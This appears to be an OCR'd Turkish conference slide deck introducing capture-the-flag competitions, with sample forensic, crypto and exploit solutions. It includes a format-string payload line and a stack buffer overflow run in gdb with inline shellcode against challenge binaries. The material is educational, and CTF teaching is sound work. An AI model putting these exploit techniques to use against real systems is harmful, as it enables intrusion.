CTF

Siber güvenlik bilmeceleri

07.03.2015

Halit Alptekin

BILMOK

WHOAMI

- Bilgisayar mühendisliği öğrencisi
- Özgür yazılım ve açık kaynak tutkunu
- Siber güvenlik meraklısı
- TMD, LKD, Octosec üyesi
- Amator telsizci, amatör matematikçi

PLAN

1. CTF
2. Ornekler
3. Etkinlikler
4. Referans

CTF


NEDIR?

- Eğitici ve uygulamalı oyunların genel adıdır
- Eski Roma yıllarından beri gerçekleştirilir
- Amaç, saldırı ve savunma bilgilerini uygulamaya dökmektir
- İsmi bayrak yakalama olsa da amaç her zaman bir bayrağa sahip olmak değildir

NIYE?

- Katılanların farklı düşünme yeteneklerini geliştirir
- Sahip olunan teorik bilgilerin, uygulamasını yapma şansı verir
- Yeteneklerin ölçülmesi için bir araçtır
- Sıkıcı öğrenme yerine, eğlenceli öğrenmeyi amaçlar
- Siber güvenlik alanı uygulamalı bir alandır, kitaplarda kalamaz

NELER GEREKLI?



TÜRLERI?

- Jeopardy
  - Web
  - Crypto
  - Stego
  - Reverse
  - Forensic
  - Binary
  - Exploit
  - Programming
  - Mobile
  - Misc
- Saldır-savun
  - Pentest
- Karışık

ORNEKLER

FORENSIC 1

```
black@blackarch ~/tmp % gunzip disk.gz
black@blackarch ~/tmp % file disk
disk: Linux rev 1.0 ext3 filesystem data, UUID=bc6c2b24-106a-4570-bc4f-ae09abbd7a88
black@blackarch ~/tmp % binwalk disk

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Linux EXT filesystem, rev 1.0 ext3 filesystem data, UUI
65536         0x10000         Linux EXT filesystem, rev 1.0 ext3 filesystem data, UUI
72704         0x11C00         Linux EXT filesystem, rev 1.0 ext3 filesystem data, UUI
1113088       0x10FC00        ELF 64-bit LSB executable, AMD x86-64, version 1 (SYSV)
1116896       0x110AE0        LZMA compressed data, properties: 0x89, dictionary size:
1117024       0x110B60        LZMA compressed data, properties: 0x9A, dictionary size:
1117216       0x110C20        LZMA compressed data, properties: 0xB6, dictionary size:
1117408       0x110CE0        LZMA compressed data, properties: 0xD8, dictionary size:

black@blackarch ~/tmp % dd if=disk of=disk.elf bs=1 skip=1113088 count=3808
3808+0 records in
3808+0 records out
3808 bytes (3.8 kB) copied, 0.00972485 s, 392 kB/s
black@blackarch ~/tmp % file disk.elf
disk.elf: ERROR: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically link
black@blackarch ~/tmp % chmod +x disk.elf
black@blackarch ~/tmp % ./disk.elf
your flag is:
de6838252f95d3b9e803b28df33b4baa%
black@blackarch ~/tmp %
```

FORENSIC 2

```
 66 52143→6809 [SYN] Seq=0 Win=8192 Len=0 MSS=1360 WS=4 SACK_PERM=1
 66 6809→52143 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1 WS=16
 60 52093→6809 [FIN, ACK] Seq=281 Ack=661 Win=4255 Len=0
 54 6809→52093 [ACK] Seq=661 Ack=282 Win=980 Len=0
 54 6809→52100 [FIN, ACK] Seq=1 Ack=1 Win=913 Len=0
 60 52143→6809 [ACK] Seq=1 Ack=1 Win=17680 Len=0
 60 52100→6809 [ACK] Seq=1 Ack=2 Win=4420 Len=0
393 GET /nw100/ HTTP/1.1
 54 6809→52143 [ACK] Seq=1 Ack=340 Win=15680 Len=0
755 HTTP/1.1 200 OK  (text/html)
 66 52146→6809 [SYN] Seq=0 Win=8192 Len=0 MSS=1360 WS=4 SACK_PERM=1
 66 6809→52146 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1 WS=16
 66 52147→6809 [SYN] Seq=0 Win=8192 Len=0 MSS=1360 WS=4 SACK_PERM=1
 66 6809→52147 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1 WS=16
400 GET /icons/blank.gif HTTP/1.1
```

FORENSIC 2

```
GET /nw100/ HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: ja-JP,en-US;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 133.242.224.21:6809
Authorization: Basic c2VjY29uMjAxNDpZb3VyQmF0dGxlRmllbGQ=
Connection: Keep-Alive
DNT: 1

HTTP/1.1 200 OK
Date: Sat, 29 Nov 2014 13:10:48 GMT
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 450
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8

.............Qo.0....).? xh...b.1...*umE3
.xp......c..O.[wZ..i..$........b...6....f...O.Q.h...0....o...>K.
```

```
black@blackarch ~ % echo -n "c2VjY29uMjAxNDpZb3VyQmF0dGxlRmllbGQ=" | base64 -d
seccon2014:YourBattleField%
black@blackarch ~ % curl --user 'seccon2014:YourBattleField' 'http://133.242.224.21:6809/nw100/key.html'
<HTML>
SECCON{Basic_NW_Challenge_Done!}
</HTML>
black@blackarch ~ %
```

FORENSIC 3

```
[black@blackarch tmp]$ file reverseit
reverseit: PGP\011Secret Sub-key -
[black@blackarch tmp]$ xxd -p reverseit | tr -d "\n" | rev | xxd -r -p > reverseit.new
[black@blackarch tmp]$ file reverseit.new
reverseit.new: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, seg
```


FORENSIC 4

- Memory dump
- Disk images
- Pcap analysis
- Googling

CRYPTO 1

```
#!/usr/bin/python2

import os, socket, struct, sys
from Crypto.Cipher import AES


class EncryptedStream(object):
  key = 'this is not the flag nor the key'[:16]

  def __init__(self, host, port):
    self.sock = socket.socket()
    self.sock.connect((host, port))

  def send(self, msg):
    while len(msg) % 16:
      msg += '\0'

    iv = os.urandom(16)
    aes = AES.new(self.key, AES.MODE_ECB, iv)
    enc = aes.encrypt(msg)

    self.sock.send(struct.pack('<I', len(enc)))
    self.sock.send(enc)

  def recv(self, nbytes):
    return self.sock.recv(nbytes)
```

CRYPTO 1


Stream Content
....[.`$..j[9O..=`..n...).)7....I......^.y..../hf=hJ..^P\)?...<c.G..;......P.+.`..1.
.kA..B..6........u.-w....'V:......^..Gl...d....}.6'.'..[..aQ{+.......=....!.....j8..S..l
+...%QD...!..
.z.=.Yk...J....u.s.....>y.
L.....i........B.w....P/.#.....Q..!...:.O...5.........3........s.xm.*yw.u?
z0..6=.l..`.....c_........'.....,.M.*6.s.-...Q.2.v.d.*....%...u.......Ph.og.Th
y.....I0ol. 6&...P;V?.-.(...g.1.p......P<.8A.....#N.`.B......x.9^iiH.WELCOME
NoRedisSQL v1.0
OK
example: This tiny script is basically a RedisStore...
['flag', 'example']
OK
OK
OK
4f4b
b7133e9fe8b1abb64b72805d2d97495f
Entire conversation (585 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close

CRYPTO 1

```
 'HELLO\nSHOW VERSI',
 'ON\nSET example T',
 'his tiny script ',
 'is basically a R',
 'edisStore...\nGET',
 ' example\nSHOW KE',
 'YS\nSET brucefact',
 '#1 Bruce Schneie',
 'r can break elli',
 'ptic curve crypt',
 'ography by bendi',
 'ng it into a cir',
 'cle\nSET brucefac',
 't#2 Bruce Schnei',
 'er always cooks ',
 'his eggs scrambl',
 'ed. When he want',
 's hardboiled egg',
 's, he unscramble',
 's them\nSET bruce',
 'fact#3 Bruce Sch',
 'neier could solv',
 'e this by invert',
 'ing md5 hash of ',
 'the flag\nENCRYPT',
 'ION HEX\nMD5 flag']

In [11]:
```

```
In [12]: b[-1]
Out[12]: 'ION HEX\nMD5 flag'

In [13]: b[5]
Out[13]: 'edisStore...\nGET'
```

CRYPTO 2

- Hash length extension attack
- OTP
- Bit flipping attack
- RSA
- SSL
- Encoders

EXPLOIT 1

```
:: HAIL THE NEW PIRATE KING, barrebas

0xffdd1c3f marks the spot of your treasure!

Would ye like to play again? (y / n):
>
y
PIRATE KING's be entitled to change their name:
> > KING

STA:  62, STR: 10 :: KINGebas
STA: 104, STR: 18 :: Vengeful Queen Anne

Vengeful Queen Anne begins to flex their muscles.

Choose an action, [p]ush  [h]old  [r]est:
```

```
cmd ="%AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%34719c%36$hn%32836c%37$n"

s.send(cmd+"\n")
```

EXPLOIT 2

```
gdb-peda$ r `python -c "print 'A'*62 + '\x40\xbf\xff\xff' + '\x90'*50 + '\x31\xc0\x3
1\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77\x6e\x65\x89\xe
1\xb2\x08\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xc
c\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\x70\xbf\xff\xff'"`
Starting program: /home/black/tmp/hackmetu/pwn300 `python -c "print 'A'*62 + '\x40\x
bf\xff\xff' + '\x90'*50 + '\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\x68\x64\
x21\x21\x21\x68\x4f\x77\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xcc\
xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\
xcc\xcc\xcc\xcc\xcc\x70\xbf\xff\xff'"`
bak iste bu olur ;) (tabii becerebildiysen :C)
Owned!!![Inferior 1 (process 14976) exited normally]
Warning: not running or target is remote
gdb-peda$
gdb-peda$
```


EXPLOIT 3

- Buffer overflows(Stack, Heap)
- Format string bugs
- Privilege escalation
- Unix
- Virtual machines

PROGRAMMING 1

PROGRAMMING 2


PROGRAMMING 3




PROGRAMMING 4

- Computer science
- QR code, barcode
- Video manipulation
- Audio processing

REVERSE 1


0x0804828e <+102>: mov %eax,-0x8(%ebp)
0x08048291 <+105>: call 0x8052b90 <getuid>
0x08048296 <+110>: cmp $0x2098,%eax
0x0804829b <+115>: je 0x80482ee <main+198>
0x0804829d <+117>: movl $0x80a3d0c,(%esp)
0x080482a4 <+124>: call 0x8048f10 <puts>
